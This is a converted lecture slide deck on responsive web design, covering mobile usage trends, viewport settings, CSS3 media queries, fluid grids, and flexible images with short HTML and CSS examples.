


- There is a proliferation of mobile devices worldwide.
- More and more people access Internet only through mobile devices.
- Estimated by the year 2020, **12 billion mobile subscriptions**.
- Websites must be designed to make sure the mobile viewer has **an excellent experience**.

The Growth of Mobile Marketing and Tagging by Microsoft Tag

How Fast is the Mobile Internet Growing?

- From <http://gs.statcounter.com/platform-market-share/desktop-mobile-tablet>




As of October 2020, mobile internet had overtaken desktop internet usage.

Mobile Forces You to Focus

- Requires the design team to focus on the most important content, data, and functions.
- There is no space in a 320 by 480-pixel screen (the original 2007 iPhone) for extraneous, unnecessary elements
- More recent devices have resolutions of 1,000 ppi, but the screen size is still between 4 and 6 inches
- One is forced to focus on content that's most important to users
 - What features and functionality are essential
 - It may be nice to have, but does it belong on your page
- Designers must prioritize

Screen Resolution Stats

- From <http://gs.statcounter.com/screen-resolution-stats>



Building for Mobile Can Extend Your Capabilities

- The design technique of "Mobile first" encourages designers to use the full capabilities of the mobile device.

"Saying mobile design should have less is like saying paperbacks have smaller pages, so we should remove chapters." (Clark)

- Mobile devices offer
 - Use of **geo-location** to optimize the experience.
 - Require **Switch layouts** depending on the way they're held.
 - Need to support rich, **multi-touch** interfaces
 - input devices that recognize two or more simultaneous touches
 - e.g. two finger tap, two finger scroll, pinch, zoom
 - some devices also recognize differences in pressure and temperature (i.e. Apple Watch)

Design for the Mobile Web

- There are three main approaches:
 1. Build an entirely separate mobile **.mobi** site
 - The domain name **mobi** is a top-level domain. Its name is derived from the adjective *mobile*, indicating it is used by mobile devices for accessing Internet resources via the Mobile Web.
 - The domain was approved by ICANN on 11 July 2005, and is managed by the mTLD global registry
 - To date only 0.06% of web TLDs:
<http://w3techs.com/technologies/details/tld-mobi-/all/all>
 2. Host the mobile site within your current domain (**a subdomain**) (**mobile.mycompany.com**)
 3. Configure your current website for mobile display using *Responsive Web Design (RWD)* techniques

Reasons for not using **mobile.mycompany.com** websites

1. Redirects can hinder/annoy search engines
2. Redirects take lots of time
3. If you offer a mobile.website for iPhone, what about for iPad, Android, etc.
4. Sharing a mobile.website will not work for people on laptops, as they will end up with a site designed for a small screen
5. Philosophical: every web resource should live at one URL!

In conclusion, building a *single responsive website* is the preferable way to go.

Responsive Web Design

- **RWD** is the concept of developing a website in a way that **allows the layout to automatically adjust** according to the user's screen resolution (called its *viewport*).
- The viewport meta tag lets you set the width and initial scale of the viewport.
- For example
`<meta name="viewport" content="width=590">`
- See viewport sizes at
<http://viewportsizes.com/>



Responsive Web Site Example: Microsoft

The screenshot shows the Microsoft homepage with a clean, modern design. At the top, there's a navigation bar with links for Microsoft, Office, Windows, Surface, Xbox, Deals, and Support. A search bar is located in the top right corner. The main content area features a large image of a woman working on a laptop, with the text "Work remotely with Microsoft Teams" and a "LEARN MORE" button below it. Below this, there are five categories with icons: "Choose the right Office", "Shop Surface devices", "Buy Xbox games and consoles", "Shop Windows 10", and "Find your next PC". Further down, there are sections for "This is your 365", "New Surface Laptop 3", "New Surface Pro 7", and a "Limited-time offer" for Xbox One consoles. Each section includes a "SHOP NOW" button.

The screenshot shows the Microsoft homepage as it appears on a mobile device. The layout is significantly more compact. The top navigation bar and search bar are present. The main image of the woman working on a laptop is scaled down. The "Surface deals" section is prominent, featuring a grid of Surface devices. Below this, the "Choose the right Office", "Shop Surface devices", "Buy Xbox games and consoles", "Shop Windows 10", and "Find your next PC" sections are shown as smaller cards. The overall design is optimized for touch and mobile viewing.

Use your laptop/
desktop, tablet
and smartphone
to check out the
website

<https://microsoft.com/>

Responsive Web Site Example

Clean Air Commute Challenge



<http://clearairchallenge.com/>

Popular Viewport Sizes

- Smartphones:

	Size (pixels)	Pixels/in	Size (inch on diag)
iPhone 12/13 Pro Max	2778x1284	458 ppi	6.7in
iPhone X/XS/11	2436x1125	458 ppi	5.8in
iPhone 7/8 Plus	1920x1080	401 ppi	5.5in
Samsung Galaxy S21 Ultra	3200x1440	515 ppi	6.8in

- Tablets:

iPad Air 2	2048x1536	264 ppi	9.4in
iPad mini 3	2048x1536	326 ppi	7.9in
Samsung Galaxy Tab S	1600x2560	360 ppi	8.4in, 10.5in

- Notebooks:

MacBook Air	1440x900	128 ppi	13.3in
MacBook Pro Retina	2880x1800	220 ppi	15.4in

- Desktops:

iMac	2560x1440	109 ppi	27in
HP XR30W	2560x1600	101 ppi	29.7in

Responsive Web Design

- The term "Responsive Web Design" was coined by **Ethan Marcotte** in an article on May 25, 2010.
 - for his article see <http://www.alistapart.com/articles/responsive-web-design>
 - for his website see <http://ethanmarkotte.com/>
- Responsive web design (RWD) is a web design approach that tries to achieve an ideal viewing experience, which means:
 - easy reading and navigation with a minimum of resizing, panning, and scrolling
 - across a wide range of devices (from mobile phones to desktop monitors)
- A site designed with RWD adapts the layout to the viewing environment by using
 1. **fluid**, proportion-based **grids**,
 2. **flexible images**, and
 3. **CSS3 *media queries*** (you provide different CSS based upon the viewport size).
 - see the W3C documentation of Media Queries at
<http://www.w3.org/TR/css3-mediaqueries/>

Media Queries

- W3C created *media queries* as part of the CSS3 specification.
 - <http://www.w3.org/TR/css3-mediaqueries/>
- A *media query* consists of a *media type* (`screen`) and the actual query enclosed within parentheses, containing a particular *media feature* (`max-device-width`) to inspect, followed by the *target value* (`480px`). The query can be zero or more expressions that check for the conditions of particular media features
 - **Example below:** Style sheet (`example.css`) applies to devices of a certain media type (`screen`) with certain feature (`color screen`).

```
<link rel="stylesheet" type="text/css"  
      media="screen and (color)"  
      href="example.css" />
```

- Note: the keyword "`all`" applies to all media types and is the default
- Here are two equivalent pair of media queries

```
<style> ...  
@media all and (min-width:500px) { ... }  
@media (min-width:500px) { ... }  
</style>
```

Media Queries (cont'd)

- Enhanced media types allows targeting of specific physical characteristics of the device, e.g.

```
<link rel="stylesheet" type="text/css" media="screen and (max-device-width: 480px)" href="min.css" />
```

- A media type (**screen**), and
- the actual query enclosed within parentheses, containing a particular **media feature (max-device-width)** to inspect, followed by the **target value (480px)**.
- the expression is asking the device if its horizontal resolution (max-device-width) is equal to or less than 480px.

Media Queries (cont'd)

- Multiple property values in a single query can occur by chaining them together with the ***and*** keyword




```
<link rel="stylesheet" media="only screen and (min-width:200px) and (max-width: 500px)" href="small.css">
```



```
<link rel="stylesheet" media="only screen and (min-width:501px) and (max-width: 1100px)"  
      href="large.css">
```

caniuse.com for Media Queries




"Can I use" provides up-to-date browser support tables for front-end web technologies on desktop and mobile web browsers. The site was built and is maintained by Alexis Deveria".

All recent browser versions support media queries.

A Simple Example

- Create a circle that is green for mobile phones, blue for tablets, and pink for desktops (watch with Chrome resizing)



find the code here <http://jsbin.com/EsEJixu/1/>

A Simple Example: the Source Code

```
<style>  
  
.myCircle {  
    width:200px;  
    height:200px;  
    -webkit-border-radius: 50%;  
    -moz-border-radius: 50% ;  
    border-radius: 50% ;  
    background:blue;  
}  
  
@media (max-width: 480px) {  
    .myCircle {  
        background:red;  
    }  
}
```

```
@media (max-width: 768px) {  
    .myCircle {  
        background:green;  
    }  
}  
  
@media (min-width: 960px) {  
    .myCircle {  
        background:pink;  
        width:400px;  
        height:400px;  
    }  
}  
</style>
```

```
<body>  
    <div class="myCircle"></div>  
</body>
```

Note: to create a circle, width and height must be equal and border-radius set to 50%, which causes the <div> to wrap around

Using JavaScript to Handle Older Browsers

- Many older browsers do not support media queries;
- **css3-mediaqueries.js** by Wouter van der Graaf is a JavaScript library to make IE 5+, Firefox 1+ and Safari 2 transparently parse, test and apply CSS3 Media Queries.
- Firefox 3.5+, Opera 7+, Safari 3+ and Chrome already offer native support.
- Retrieve the library from here:
 - <https://css3-mediaqueries-js.googlecode.com/svn/trunk/css3-mediaqueries.js>
- P.S.: The percentage of users still using those browsers is **less than 1%.** No longer recommended.


Hiding Content on Smaller Screens

- In some cases, it may be advisable to hide content on the mobile device that would otherwise be visible on the desktop
 - this is done so users with small screens can avoid long scrolls
 - the usual way to handle this is to provide a link to "additional content"
- CSS allows us to show and hide content using



```
display: none;
```
- Either declare `display: none` for the HTML block element that needs to be hidden in a specific style sheet or detect the browser width and do it through JavaScript.
- Note that `visibility: hidden` just hides the content (although it is still there), whereas the `display` property gets rid of it altogether.
- See Google on Mobile Friendly Websites

<https://developers.google.com/search/mobile-sites/>

Firefox Includes a Tool to Check for Responsive Design View



Firefox Responsive Design View



Creating Fluid Grids

- In “*adaptive grids*”, we define pixel-based dimensions.
 - Hence, we have to adjust the widths and heights manually for certain device viewports.
- In “*fluid grids*” we define relative-based dimensions.
 - Since fluid grids flow naturally within the dimensions of its parent container, limited adjustments will be needed for various screen sizes and devices.
- In fluid grids we
 1. Define a maximum layout size for the design.
 2. The grid is divided into a specific number of columns to keep the layout clean and easy to handle.
 3. Then we design each element with proportional widths and heights instead of pixel-based dimensions.
- So, whenever the device or screen size is changed, elements will adjust their widths and heights by the specified proportions to its parent container.

Converting Fixed Pixel Sizes to Percentages

- To transform pixel-based column widths into percentage-based, *flexible* measurements use the formula: target \div context = result
- If the initial value of the page's title is 700px — but it's contained within a designed width of 988px, divide 700px (the target) by 988px (the context) like so:
- $700 \div 988 = 0.7085$
- And 0.7085 translates into 70.85%, a width one can drop directly into the stylesheet:

```
h1 { width: 70.85%; /* 700px / 988px = 0.7085 */ }
```

- we can do the same with the margin of 144px ($288px \div 2$):
- $144 \div 988 = 0.14575$
- the 0.14575 becomes 14.575%, and add that directly to the style rule as a value for the title's margin-left:

```
h1 { margin-left: 14.575%; /* 144px / 988px = 0.14575 */  
     width: 70.85%; /* 700px / 988px = 0.7085 */ }
```

Flexible Images

- To avoid having an image deformed due to the screen size one should avoid specific definitions of width and height and instead use CSS's `max-width` property setting it to 100%:

```
img { max-width: 100%; }
```

- As long as no other width-based image styles override this rule, every image will load in its original size, unless the viewing area becomes narrower than the image's original width.
 - With the maximum width of the image set to 100% of the screen or browser width, if the screen becomes narrower, so does the image.
- The browser will resize the images as needed using CSS to guide their relative size.

More Examples of Responsive Web Sites

For some additional examples of responsive web design see:

